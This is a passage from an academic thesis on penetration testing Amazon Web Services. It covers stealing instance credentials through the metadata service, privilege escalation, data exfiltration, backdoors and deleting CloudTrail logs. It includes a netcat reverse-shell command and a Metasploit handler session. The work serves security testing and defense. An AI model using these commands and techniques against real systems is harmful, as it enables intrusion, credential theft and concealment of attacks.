By adding the vulnerable URL to the mangle function, and running the following command, the credentials belonging to the EC2 instance are returned.

```
./nimbostratus -v dump-credentials
               --mangle-function=core.utils.mangle.mangle
```

Nevertheless, these results can also be achieved without using the Nimbostratus tool. The process is similar to a previously seen situation. First, the instance profile has to be retrieved from the metadata and then it can be used to access the credentials.



Figure 5.3: Exposed credentials via HTTP request proxying vulnerability.

This example shows how a specific vulnerability related to EC2 instances can be exploited. Nonetheless, as mentioned previously, attack vectors always need to be adjusted to the target, which is rarely identical to another system. Eventually, exploitation is such a broad topic that it is not discussed in more detail within the confines of the thesis.

5.4 Post exploitation and maintaining access

Post exploitation covers the activities after the victim's system has been compromised by the attacker. From this point, the main focus lies on extracting as much information as possible from the system, without the owners noticing the occurrence of an attack. The phase deals with collecting sensitive information, discovering configuration settings which may be used to maintain persistent access to the system.

As it has been discussed in Chapter 4, an authenticated penetration test corresponds to the post exploitation phase of the methodology. The baseline situation of an authenticated test is that an attacker is in possession of the credentials and is able to access an EC2 instance. The aim is to discover where he can get from this point.

Before going into more details, another scenario is discussed, where the attacker has not yet acquired the AWS keys, but is able to establish a reverse shell.

5.4.1 Extracting keys using a reverse shell

In this situation, the AWS-specific module of Metasploit can be of great help.

Metasploit

The Metasploit Framework is an open source tool by *Rapid7* written in Ruby, which offers a wide range of exploits for the latest vulnerabilities as well as an extensive exploit development environment [46]. The most popular interface to the Metasploit Framework is the MSFconsole, which enables an easy access to all features of the tool. It is composed of modules, which are standalone codes, extending the functionality of the framework. A module can either be an exploit, auxiliary, payload, no operation payload or post-exploitation module.

Gather AWS EC2 Instance Metadata

One of Metasploit's post-exploitation module is the *Gather AWS EC2 Instance Metadata* module which attempts to connect to the AWS EC2 metadata service and crawl and collect all metadata known about the session'd host [45]. The session is required to be a Meterpreter session. Meterpreter is a payload within the framework that provides control over an exploited target system, running as a DLL, loaded inside of any process on the target machine.

Contribution to the Metasploit Framework

The Metasploit Framework being the community version of the whole Metasploit Project, relies a lot on its contributors. Contributing to the framework by building new modules or fixing bugs is highly promoted by Rapid7.

I am pleased to be one of the contributors to the framework by fixing a couple of bugs in the code of the module. The first trials of running *aws_ec2_instance_metadata.rb* within the MSFconsole, resulted in unexpected errors and lead to further investigations, at last to correct the code. The errors included wrong usage of regular expressions, issues with the *merge* function, incorrect handling of a special case and using the *curl* function without the necessary flags. The fixed version of the code has been merged to the master branch

of the Metasploit Framework's repository on GitHub[1].

Simulation

In a nutshell, a reverse shell is when one computer connects to another, and the initiating machine forwards its shell to the destination. I am using two EC2 instances to simulate the situation, one attacker and one target machine in the same security group. First of all, it is necessary to allow incoming TCP traffic from sources within the security group on the utilized port number, which was chosen to be 4443. The basic idea is shown in Figure 5.4.

Figure 5.4: Reverse shell diagram.

After starting *msfconsole*, first I establish a reverse shell using the *multi/handler* exploit module with the *reverse_tcp* payload. The exploit requires to set the host IP and the port number as well, as seen in Figure 5.5.

```
> msfconsole

       =[ metasploit v4.17.14-dev                         ]
+ -- --=[ 1809 exploits - 1030 auxiliary - 313 post       ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set lhost 172.31.42.138
lhost => 172.31.42.138
msf exploit(multi/handler) > set lport 4443
lport => 4443
msf exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.31.42.138:4443
[*] Sending stage (36 bytes) to 172.31.35.124
[*] Command shell session 1 opened (172.31.42.138:4443 -> 172.31.35.124:38236) at 2018-09-28 09:21:03 +0000
```

Figure 5.5: Reverse shell exploit.

From the target machine I use Netcat[2] to establish the connection between the two machines. During the simulation, the following command is sent manually to the attacker who is listening on the other end, the flag implying to send him control over the command prompt. A possible real-life scenario could be, that a web server that is running PHP, is

[1] *https://github.com/rapid7/metasploit-framework/pull/10394*
[2] *https://en.wikipedia.org/wiki/Netcat*

hosted on an EC2 instance. Additionally, the attacker is able to inject a script remotely, which can be executed by accessing the file via the appropriate URL [15].

```
nc 172.31.42.138 4443 -e /bin/bash
```

First, the established session has to be put in the background and be upgraded to a Meterpreter session, since this Metasploit module can only work with Meterpreter sessions. This is achieved using the *shell_to_meterpreter* post-exploit module. It is possible to check the active sessions within Metasploit, which can help to set the session to the right Id number.



Figure 5.6: Upgrade to Meterpreter session.

The last step is to run the *aws_ec2_instance_metadata* module itself. It is only necessary to set the session to the upgraded Meterpreter session's Id.

Figure 5.7: Gather metadata exploit.

As seen in Figure 5.7, the result of the exploit is saved into a text file which contains all the available information on the metadata server. Among others, under *iam* and *security-credentials*, one can find the temporary access key, secret key and token.

5.5 Summary

The first two phases of the penetration testing methodology are highly similar to a conventional penetration test. The same tools can be used as in a traditional setup, supplemented by the S3 bucket enumeration tools. One of the major causes of security breaches, namely

leaving S3 buckets open to the public can be already discovered during the scanning phase of a penetration test. Clearly, it is only possible if the tester is provided with the names of the buckets or if the organization is using relatively conventional names, so that they can be found with the recommended tools.

After performing the first two phases, certain indicators can reveal the fact that AWS services are used, which might help the attacker to a successful exploit, for instance, by abusing the metadata service. Regarding the remaining two phases of the penetration test, two tools have been presented, which can be of great help, in rather specific cases. However, regardless of the success of the non-authenticated penetration test, an exhaustive authenticated penetration test can be performed without any constraints.

Chapter 6

Authenticated penetration test

An important element of the research is authenticated penetration tests and how this method can be helpful in discovering improper configuration settings within the AWS environment. During an authenticated penetration test, it is assumed that the attacker is in possession of the AWS keys, and the question is, how he can move forward from this point.

First and foremost, I would like to make a remark on one of the tools that is mentioned multiple times in this chapter. Within the research period of the thesis, in August 2018, Rhino Security Labs released the most complex open source toolset related to Amazon so far, as the authors refer to it, the equivalent of Metasploit for AWS security, Pacu [50]. Similarly to Metasploit, Pacu is designed with a modular architecture and aims to cover every step of a penetration testing process. Their offering initially included 35 modules, since then it has been updated to 41 modules, ranging from privilege escalation, enumeration, log manipulation and miscellaneous exploitation.

A significant part of the research had been carried out before the toolset was published, including identifying areas, where further tools could be helpful. Since the goal of the research includes extending the available toolset to achieve a comprehensive method, I have started to work on a toolset to reach this goal. The development of these tools was reaching its end when Pacu has been discovered, therefore in some cases overlapping occurs. This is, however, a great validation of the necessity of these tools. The collection was named *Froud* and this is also how I later refer to them.

As mentioned previously, an authenticated penetration test corresponds to the post-exploitation phase of the whole penetration testing methodology, which covers the following steps [30]:

- Understanding the victim
- Privilege escalation
- Collecting system information and data
- Setting up backdoors
- Cleaning tracks and staying undetected
- Pivoting to penetrate further resources

In an AWS environment these terms might have a slightly different meaning compared to a traditional setup. The focus is not on the operating system and its users and processes, but their correspondents in Amazon, IAM users, roles and the utilized services.

6.1 Understanding the victim

First of all, the goal is to explore the environment and to understand what the keys allow the attacker to do. AWS keys can be used to authenticate programmatic calls to AWS API operations or to run AWS CLI commands. The possibilities, however, are highly dependent on the entitlements belonging to the keys. In case they are taken from the metadata of an EC2 instance, the permissions depend on the role attached to the instance profile. Furthermore, discovering the available resources can give us a picture on the whole AWS infrastructure. If S3 buckets are detected, it is also worth checking whether further policies are attached to them. During this step the following questions are aimed to be answered:

- **Entitlements:** What kind of policies belong to the role of the instance profile? Which exact permissions do they entail?
- **Available resources:** Which resources are available from the instance, regarding the services S3, SQS, DynamoDB?
- **Resource policies:** What kind of resource policies are attached to S3 buckets additionally?

6.1.1 Entitlements

Discovering the entitlements is one of the cases when a tool from Froud and a Pacu module overlaps.

Nimbostratus

Besides the previously mentioned feature of the Nimbostratus tool, it can also help to dump all permissions. However, this *dump-permissions* function does not list all the permissions exhaustively, it either looks for some "common actions" or lists user and group policies only, missing role policies, which is highly important regarding EC2 instance profiles.

Role policy enumeration

The aim of the role policy enumerator tool of Froud is to discover both managed and inline policies attached to the role of the EC2 instance profile. The results are presented in a table, containing all permissions that belong to the found policies.

The tool allows filtering the results using regular expressions. It is possible to search for specific permissions, such as only those actions starting with "Put" which can be considered relatively *strong* permissions. In my setup, two policies are attached to *test_role*, a managed policy, *AmazonDynamoDBFullAccess* and a customized inline policy, *test_policy*.

```
> python rolepolicies.py -a Put*

The following permissions belong to the role test_role:

+------------------------+----------------------+----------+--------+-------------------------+
| Service                | Action               | Resource | Effect | Policy name             |
+------------------------+----------------------+----------+--------+-------------------------+
| application-autoscaling | PutScalingPolicy     | *        | Allow  | AmazonDynamoDBFullAccess |
| cloudwatch             | PutLogEvents         | *        | Allow  | test_policy             |
| cloudwatch             | PutMetricAlarm       | *        | Allow  | AmazonDynamoDBFullAccess |
| datapipeline           | PutPipelineDefinition | *        | Allow  | AmazonDynamoDBFullAccess |
| dynamodb               | *                    | *        | Allow  | AmazonDynamoDBFullAccess |
| s3                     | PutObjectAcl         | *        | Allow  | test_policy             |
+------------------------+----------------------+----------+--------+-------------------------+
```

Figure 6.1: Role policy enumerator filtering.

Pacu enum modules

First, by running the *iam__enum_users_roles_policies_groups* module of Pacu, the contained principles are enumerated and stored in the local database, which is used to manage retrieved data. Afterwards, the *iam__enum_permissions* module extracts the permissions that belong to the entities within the database. Finally, the *whoami* command of Pacu lists all the found permissions, categorized by the found users, roles and groups.

6.1.2 Available resources

Regarding the available resources, one tool that can be helpful is the *resource-counter* tool, which counts the number of resources in different categories across Amazon regions [17]. The results are shown first based on each region, then the total number is displayed. One drawback is that the results only contain numbers, but the names of the resources are not returned, which however might be useful later on.

The second tool of Froud is aimed to help discovering available resources within the services DynamoDB, S3 and SQS, focusing on those services that are included in the web application model. The tool uses *skew*, a package for identifying and enumerating cloud resources based on a scheme pattern [23]. In particular, the ARN scheme uses the basic structure of Amazon Resource Names, a unique identifier to every AWS resource. The tool returns the name of the found resource, along with the specific service and the region. Filtering is again allowed, based on the type of the service.

```
> python resource.py
Enumerating all resources in the following services: dynamodb, s3, sqs


Available resources:

+----------+-----------+--------------------+
| Service  | Region    | Name               |
+----------+-----------+--------------------+
| dynamodb | us-west-2 | trial-table        |
| s3       | us-east-1 | test-bucket-reka   |
| s3       | us-east-1 | test-bucket-thesis |
| sqs      | us-west-2 | test_queue         |
+----------+-----------+--------------------+
```

Figure 6.2: Resource enumerator.

6.1.3 Resource policies

The third area to check is whether any bucket policies are attached to the discovered S3 buckets. Besides the policies attached to the role of the instance profile, S3 bucket policies can allow further permissions, or potentially deny the existing ones. One possible scenario is that a policy attached to a bucket allows the *s3:PutObject* action using the instance's role, even though the IAM policies do not give permission for this operation.

WeirdAAL (AWS Attack Library)

The WeirdAAL project has two main goals, answering the question what an AWS keypair can be used for, and provide a repository of useful functions to interact with AWS services [25]. A great amount of AWS services are included in the offering, such as IAM, DynamoDB, S3 or SQS. The structure of the tool is module-based similarly to Pacu, and a module can be called by adding its name as a command-line argument.

The module *s3_list_buckets_and_policies* of WeirdAAL lists the content of all S3 buckets and their policies. Both ACLs and bucket policies are returned, if any found.

S3 inspector

S3 inspector is a standalone tool for checking S3 bucket permissions which has been inspired by the security breaches related to publicly available buckets [19]. The S3 inspector checks all buckets within the account for public access and for each bucket returns a report with:

- Indicator whether the bucket is public or not
- Permissions for the bucket if it is public
- List of URLs to access the bucket if it is public

```
Bucket test-bucket-reka: Not public
Location: us-west-2
----------------------------------------
Bucket test-bucket-thesis: PUBLIC!
Location: us-west-2
Permission: readable by Everyone
URLs:
https://test-bucket-thesis.s3.amazonaws.com
http://test-bucket-thesis.s3.amazonaws.com
https://s3.amazonaws.com/test-bucket-thesis
http://s3.amazonaws.com/test-bucket-thesis
```

Figure 6.3: S3 inspector report.

6.2 Privilege escalation

In the AWS terminology "AdministratorAccess" is the policy, which gives the entity full access, both regarding actions and resources. However, an attacker might find and abuse presumably limited permissions to escalate his privileges [32]. One of Pacu's module specifically focuses on those methods, which can allow the attacker to gain full administrator access of the AWS account. The initial research was conducted by CyberArk, a security company focusing on privileged access security. The list of "stealthy admin policies", which must be handled with due care, consists of 10 sensitive IAM policies.

The following cases demonstrate how sometimes harmless-looking permissions can be abused to escalate privileges.

1. Creating a new user access key: The *iam:CreateAccessKey* permission allows the attacker to request a new access key, secret key pair belonging to another user in the AWS environment. This way the attacker can gain the same level of permissions as any user of the account, including a full admin user.

2. Creating a new login profile: The *iam:CreateLoginProfile* permission allows the attacker to create a password for a privileged entity that only has API keys, but no password-based login profile for the AWS console. For instance, an entity that is not meant for humans, but for an application's APIs automatic usage, might not have a password set up. The new password can be used to impersonate this user, and make use of the newly gained privileges.

3. Updating an existing login profile: Similarly to the previous scenario, the *iam:UpdateLoginProfile* permission allows the attacker to change the password belonging to a login profile and make use of the gained privileges.

4. Attaching a managed policy to an entity: In possession of any of the *iam:AttachUserPolicy, iam:AttachGroupPolicy, iam:AttachRolePolicy* permissions, the attacker is able to escalate privileges by simply attaching a new managed policy, including the AdministratorAccess policy.

5. Updating an inline policy for an entity: Similarly, any of the *iam:PutUserPolicy, iam:PutGroupPolicy, iam:PutRolePolicy* permissions allows an attacker to update an existing inline policy for a user, group or role. It allows him to add any arbitrary permission, including full administrator privileges.

6. Creating a new inline policy: Probably the easiest way to escalate privileges is when the *iam:CreatePolicy* is attached. In this case, one can add a stealthy admin policy with a misleading name, such as "ReadOnlyPolicy".

7. Adding a user to a group: An attacker with the *iam:AddUserToGroup* permission can add him to an existing IAM group, for instance, the admin group, or at least a group with more privileges.

8. Updating the AssumeRolePolicy: Every role has a policy that defines who can assume this role. The combination of the *iam:UpdateAssumeRolePolicy* and the *sts:AssumeRole* permissions allows the attacker to change this policy and assume a more privileged role.

9. Each IAM policy can have up to five policy versions at a time, which can be a useful feature when a specific policy is updated, but a "backup" is also wanted. The *iam:CreatePolicyVersion* permission allows an attacker to create a new version with a broader set of permissions. Using the AWS CLI, this version can be set as default with the same command and without requiring any further permissions.

10. Similarly, the *iam:SetDefaultPolicyVersion* permission can be used to change the default version of the policy to an other existing version, which might encompass more privileges.

Rhino Security Labs continued the research and extended the list, from which I would like to mention two more methods related to the Lambda service [48]:

11. Passing a role to a new Lambda function and invoking it: The combination of the *iam:PassRole, lambda:CreateFunction* and *lambda:InvokeFunction* permissions allows an attacker to pass an existing role to a new Lambda function, preferable a role which has *AttachUserPolicy* permission. This way, the attacker can entitle himself full administrator privileges, after invoking the new lambda function.

12. Updating the code of an existing Lambda function: Based on a similar concept, an attacker with the *lambda:UpdateFunctionCode* permission, is allowed to upload the code in an existing Lambda function and access the privileges associated with the Lambda service role that is attached to that function. This might result in full administrator access to the account.

Based on the previously collected information, the *iam__privsec_scan* module of Pacu selects those escalation methods, which can be performed with the available set of permissions. The selected attack paths are presented to the tester and executed if approved.

6.3 Collecting system information and data

During the first step of the post-exploitation phase, those services have been identified which can provide valuable data for the attacker. These services could provide sensitive information either directly or in form of log messages. Below each service, those actions are listed which can help to retrieve information about the application.

- **S3**

  + Save the content of a bucket, i.e. the objects.

- **SQS**

  + Save the content of a queue, i.e. the messages.

- **DynamoDB**

  + Scan and retrieve all items from the table, save the results locally.

- **CloudWatch**

  + Scan for all log groups and log streams, save the events from the streams locally.

6.3.1 S3 bucket enumeration

Due to the nature of the service, S3 buckets are without a doubt the biggest concern regarding data exfiltration. One option is to use the *s3_list_bucket_contents* module of WeirdAAL, which lists all the objects in a specific bucket. To access the contents of the objects, the module can be used in combination with the *s3_download_file* module. In both cases, it is necessary to provide the name of the bucket, in the latter the name of the specific file is needed as well.

Another option is, the *s3__download_bucket* module of Pacu, which basically combines the discovery and the two modules of WeirdALL. The module scans the current account for AWS buckets and depending on the user's decision it prints, or prints and downloads the data stored in the buckets.

Collecting data from the remaining services was initially not supported by any available tool. The following three tools have been developed to cover a broader range of AWS services, concentrating on both data collection and data exfiltration.

6.3.2 SQS message collector

SQS messages can also be in the interest of an attacker, as they contain information about the application. The SQS tool of Froud saves locally the messages that are currently available in the specified queue. In case a bucketname is provided, the saved files are uploaded to this S3 bucket as well. The objects are made public and the publicly accessible URL is returned, which can be used in any browser.

6.3.3 DynamoDB scanner

Besides S3 buckets, DyanmoDB is the other service within the application, which possibly stores sensitive information in a direct form. The DynamoDB tool from Froud scans the table of the given name and saves the results locally, 1000 items per file. The rest of the operation of the tool is in fact identical to the SQS tool. If a bucketname is provided, the results are uploaded to this S3 bucket and the publicly accessible URL is returned.

6.3.4 CloudWatch scanner

CloudWatch logs might as well provide useful information about the application. The CloudWatch tool of Froud, similarly to the previous one, performs not only data collection, but also data exfiltration. First, it scans for every log group and log stream, then lists the available log groups and saves the found data locally. Each file contains the log events belonging to a single stream within a group. There is an option to set the time flag and determine the time frame for the logs, by specifying the number of hours it should cover until the requested moment, the default value being 24 hours. Again, if a bucket name is provided, the messages are also uploaded to this S3 bucket.

This is the second case, when a Pacu module and a Froud tool overlaps. The *cloudwatch__download_logs* module is one of the modules that has been added later to the framework and oddly enough, it works the same way as the tool just described. It captures events within the past 24 hours by default, but similarly, the time frame can be changed.

6.4 Setting up backdoors

The next step of the post-exploitation phase is setting up backdoors. Backdoors play an important role in maintaining persistent access to the system and using the system as per the attacker's needs without starting the attack from the beginning again [30]. A backdoor is a means of gaining access to a computer by ways that bypass the normal security mechanisms in place. This can be in the form of bypassing authentication and securing illegal access to a system.

Regarding AWS environments, setting up a backdoor can be accomplished by abusing certain functionalities. In particular, incoming rules of security groups, user data script of EC2 instances, user access keys and passwords, or lambda functions can all be exploited to maintain persistent access to an account.

6.4.1 Pacu modules

Besides its other components, Pacu also supports the process of setting up backdoors, based on the following strategies:

- Adding backdoor rules to an EC2 security group: The *ec2__backdoor_ec2_sec_groups* module attaches new inbound rules to a security group to allow access to the EC2 instance. The module can be run by using the default configuration, in particular the previously found security group with opening all ports from any IP address for TCP connection. Otherwise, all four parameters can be specified.

- Adding new user access key or password: The idea of creating a new key or a new password can not only be useful for privilege escalation, as described in Section 6.2, but for backdoors as well. The *iam__backdoor_users_keys* and the *iam__backdoor_users_password* modules attempt to add either an AWS API key or a password to the users in the account. The users can either be provided as a parameter, or the module uses the usernames based on the results of the prerequisite module.

- Altering the user data script: The *ec2__startup_shell_script* module can be used to change the user data script of the EC2 instance. According to its operation, it stops the instance to update the user data with the chosen shell script, then starts the

instance again. If undiscovered, this can allow an attacker to initiate a reverse shell, every time the instance is rebooted.

The second tool that can be helpful in establishing backdoors is AWS pwn by Daniel Grzelak.

6.4.2 AWS pwn

According to the author, AWS pwn is a collection of horribly written scripts for performing various tasks related to penetration testing AWS, including persistence [2]. The collection partially overlaps with the modules provided by Pacu, however a number of scripts can extend the previously described strategies, namely:

- Creating more copies of deleted users: The *rabbit_lambda* script is basically a Lambda function that responds to 'DeleteUser' events by creating more copies of the deleted user. This way, in case the user accessed or created by the attacker is discovered and deleted, it is automatically re-generated.
- Adding an access key to each newly created user: The *backdoor_created_users_lambda* script is a Lambda function, which responds to 'CreateUser' events and sends the freshly generated access key and secret key to the given endpoint URL.
- Adding backdoor rules to newly created EC2 security groups: The *backdoor_created_security_groups_lambda* script adds an arbitrary inbound access rule to new security groups, in response to each 'CreateSecurityGroup' event.

6.5 Cleaning tracks and staying undetected

The last but one step of post-exploitation is cleaning tracks and traces, when a malicious attacker clears logs and any alerts that may have been created because of his intrusion [30]. Invisibility is an important matter for a real attacker, but also from a security testing point of view. It is worth investigating, whether the traces could be erased and an intruder would be able to "secretly" perform his work.

Within the Amazon cloud, CloudTrail is the service which provides event history of the AWS account activity. Logs are generated when relevant events occur, 'AttachRolePolicy', 'ConsoleLogin' or 'DeleteLogGroup' events, just to mention a few. Cleaning tracks basically corresponds to disrupting CloudTrail trails in AWS terms.

6.5.1 Disrupting trails

WeirdAAL, AWS pwn and Pacu all provide modules, scripts to clear traces and disrupt trails. By running the *disrupt_cloudtrail* script of AWS pwn, all the found trails are deleted. WeirdAAL offers a more modest approach, by running the *module_cloudtrail_describe_trails* and the *module_cloudtrail_delete_trail* modules combined, one can delete certain trails, specified by its ARN.

An even more discreet method is provided by the *detection__disruption* Pacu module, which besides disabling and deleting CloudTrail trails, also allows minimizing a trail. It means that the trail is left enabled, but the settings are changed to a very basic level, to minimize the amount of logging in the environment without calling conspicuous APIs like disable or delete.

6.6 Backend service side testing

Up to this point, the assumption has been that an EC2 instance has been compromised and thus the instance can be accessed directly. However, it is also worth investigating, how the system could be endangered from a different direction, namely from the backend system side interface.

According to the web application model described in section 4.3, the backend service side is connected to the rest of the system through the SQS service. Therefore, a potential hypothesis can be that an attacker took control over a backend service and is able to send messages to an SQS queue.

6.6.1 Fuzzer tool

Prior to the research, there existed a fuzzer tool applied on the Internet facing infrastructure of one of the products at Sophos and it seemed reasonable to adapt this technique to test the messages coming from the backend services.

Fuzz testing or *fuzzing* is a software testing technique, which basically consists in finding implementation bugs using semi-random data injection in an automated fashion [43]. Fuzzing can be called as the "art of automatic bug finding", and it's role is to find software implementation faults, and identify them if possible.

Following this idea, a tool was developed, which sends fuzzed messages to the SQS service as the backend services would. For generating the messages, I used Kitty[1], an extensible fuzzing framework written in Python.

Description

The fuzzer tool of Froud accepts a JSON 'template' for the SQS messages, specified in the config file. Those fields need to be marked with hash marks (#), which are intended to be fuzzed during the procedure. The corresponding slice of the config file, including an example SQS template message may look like as follows:

```
"SQS": {
    "fuzz_endpoint_url": "https://sqs.us-west-2.amazonaws.com/
        $account_id$/test_queue"
    "sqs_message": {
         "timestamp":"#2018-10-19#",
         "id":#1#,
    "data":"#information"
    }
}
```

Results

The tool managed to find two bugs in the tested products, therefore the approach and the tool both can be considered successful. One of the bugs is a logging error, the system can not process messages above a certain length. The other issue is an unwanted service restart. Sending invalid messages to the SQS queue leads to the restart of one of the services and slows down processing the SQS messages. Even though the backend services

[1] https://github.com/cisco-sas/kitty

are considered to be reliable regarding the content of the messages, an attacker might compromise the service and by sending large amount of invalid messages, he might achieve Denial of Service.

6.7 Summary

The cyclical characteristic of a penetration test is achieved by pivoting, trying to make use of the previously obtained information. The whole process or partially, the authenticated penetration test can be started over again with potentially a new set of keys that has been acquired in the previous round.

On the whole, the outlined method and recommended tools can be applied on any application running in the Amazon cloud, resembling the presented web application model. It is worth mentioning that the successful operation of the different tools depends on whether the necessary permissions are granted and actions are allowed. Nevertheless, encountering *AccessDenied* responses while using specific tools and performing certain actions implies that the system is protected against that particular attack.

Chapter 7

Conclusion

This final chapter reflects the overall research and presents the conclusions. The aim of the research was to examine how penetration testing can be applied on the client side to improve the security of AWS-based environments and to outline a general concept that can be deployed for applications running in the Amazon cloud.

7.1 Research findings

At the beginning of the study, three questions were formulated to achieve the research goals. First, these questions are answered based on the outcomes of the study.

Q1. *What should be the objectives of a penetration test, what vulnerabilities exist in the Amazon cloud?*

A1. The EC2 metadata service is a great starting point for attackers to acquire AWS keys, if the service can be accessed by leveraging other vulnerabilities, for instance Server-Side Request Forgery or HTTP request proxying.

However, the majority of security breaches so far has been related to S3 buckets. It is either due to improper bucket policy attachment or misuse of Identity and Access Management policies and permissions. Internal misconfigurations can further lead to privilege escalation, data exfiltration or enable establishing backdoors.

Certain countermeasures exist, how one can eliminate these issues, however the objective of a penetration test should be to explicitly reveal the vulnerabilities, if they are present in the system.

Q2. *What tools are available for penetration testing in the Amazon cloud and how can they be adapted to the penetration testing methodology?*

A2. The presented penetration testing methodology consists of four phases, from which the post-exploitation phase can be considered as an independent authenticated penetration test. There exist a great number of tools for testing in the Amazon cloud, covering both authenticated and non-authenticated tests.

The existing Amazon-specific tools are well integrated into the methodology, with special regard to the goal of the different phases and the steps of an authenticated penetration test. In accordance with the findings of the previous question, the majority of the tools focus on internal configurations and try to take advantage of improper settings.

Q3. *Is the available toolset able to support a comprehensive penetration test? If not, what tools could be further developed?*

A3. A number of areas have been identified, which are not yet or not properly supported with the available toolset regarding authenticated penetration tests. These are "Understanding the victim" and "Collecting system information and data".

The research aimed to improve the current state of testing by developing tools that focus on these areas. The tools concentrate on discovering the environment of the compromised system and collecting sensitive information. The discovery covers understanding the entitlements of the accessed instance and finding further available resources. Furthermore, the tools support to collect data from different AWS services and make them publicly accessible.

7.2 Contribution

The objective of a penetration test has been set by identifying those vulnerabilities that have occurred previously in AWS environments and have caused severe security breaches. The thesis has underlined the importance of non-authenticated and authenticated penetration tests. The main contribution is that a general method for applications in the Amazon cloud is provided, including integration of specific tools into the methodology.

The Amazon related module of Metasploit is one of the tools that has been found to be useful within the post-exploitation phase. A tangible contribution of the research is fixing the *Gather AWS EC2 Instance Metadata* module, which has been merged to Metasploit Framework's repository.

The goal of the research was to provide a comprehensive method and to extend the available equipment, if necessary. For this reason, a new toolset has been developed to support the areas which were uncovered previously, related to discovery and data exfiltration. Furthermore, a fuzzer tool has been developed as well, for testing the application from the back-end server side. The new toolset is open source, the repository is available on GitHub: *https://github.com/reka193/froud*.

7.3 Future work

Based on the tested products, a web application model has been introduced which has essentially determined the scope of the test. Even though this predefined model can be considered realistic, a relatively small proportion of the existing AWS services formed part of the research. Extending the scope of the penetration test by including more services in the model would definitely be worthwhile for further research.

It has been discussed how an attacker might stay undetected and clear its tracks, however it is also worth investigating how an attack can be discovered. One potential method is to use honeytokens, which are similar to honeypots, in a sense that they are designed to attract unwitting hackers [47]. As discussed previously, CloudTrail is responsible for monitoring and logging API calls for particular services, therefore it can be leveraged to detect when a certain set of AWS keys are used. These honeytokens are created with all permissions denied, so whenever someone uses them, an access denied error is logged to CloudTrail and an alarm is triggered. It would definitely be an interesting direction to explore the possibilities of honeytokens, how they can be utilized, or potentially, detected.

The tendency of businesses migrating their services to the cloud is not expected to end in the near future. Amazon is continuously widening the range of their services and offering new opportunities to improve the cloud infrastructure. It also implies emergence of new vulnerabilities, attack surfaces and poses additional security risks. Penetration testing appears to be an effective way to evaluate the security of AWS-based environments, however the methodology will always have to be adapted to the current state of AWS infrastructures.

Bibliography

[1] AWS DynamoDB Developer Guide. *https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/Introduction.html*. [Accessed: 28 May 2018].

[2] AWS pwn. *https://github.com/dagrz/aws_pwn*. [Accessed: 1 October 2018].

[3] AWS takeover through SSRF in JavaScript. *http://10degres.net/aws-takeover-ssrf-javascript/*. [Accessed: 17 October 2018].

[4] Cloud Security Alliance's Security Guidance for Critical Areas of Focus in Cloud Computing v4.0. *https://downloads.cloudsecurityalliance.org/assets/research/security-guidance/security-guidance-v4-FINAL-feb27-18.pdf*. [Accessed: 31 May 2018].

[5] Cross-site Scripting (XSS). *https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)* . [Accessed: 16 October 2018].

[6] Driving Analytics SaaS, PaaS, and IaaS with Managed Services: The Difference that Experts Make. *https://www.ironsidegroup.com/2015/06/03/driving-analytics-saas-paas-and-iaas-with-managed-services-the-difference-that-experts-make/*. [Accessed: 9 October 2018].

[7] Global market share of cloud infrastructure services in 2017, by vendor. *https://www.statista.com/statistics/477277/cloud-infrastructure-services-market-share/*. [Accessed: 27 August 2018].

[8] How to search for Open Amazon s3 Buckets and their contents. *https://buckets.grayhatwarfare.com*. [Accessed: 24 October 2018].

[9] Information technology – Cloud computing – Overview and vocabulary. *ISO/IEC 17788:2014(E)*. [Accessed: 04 September 2018].

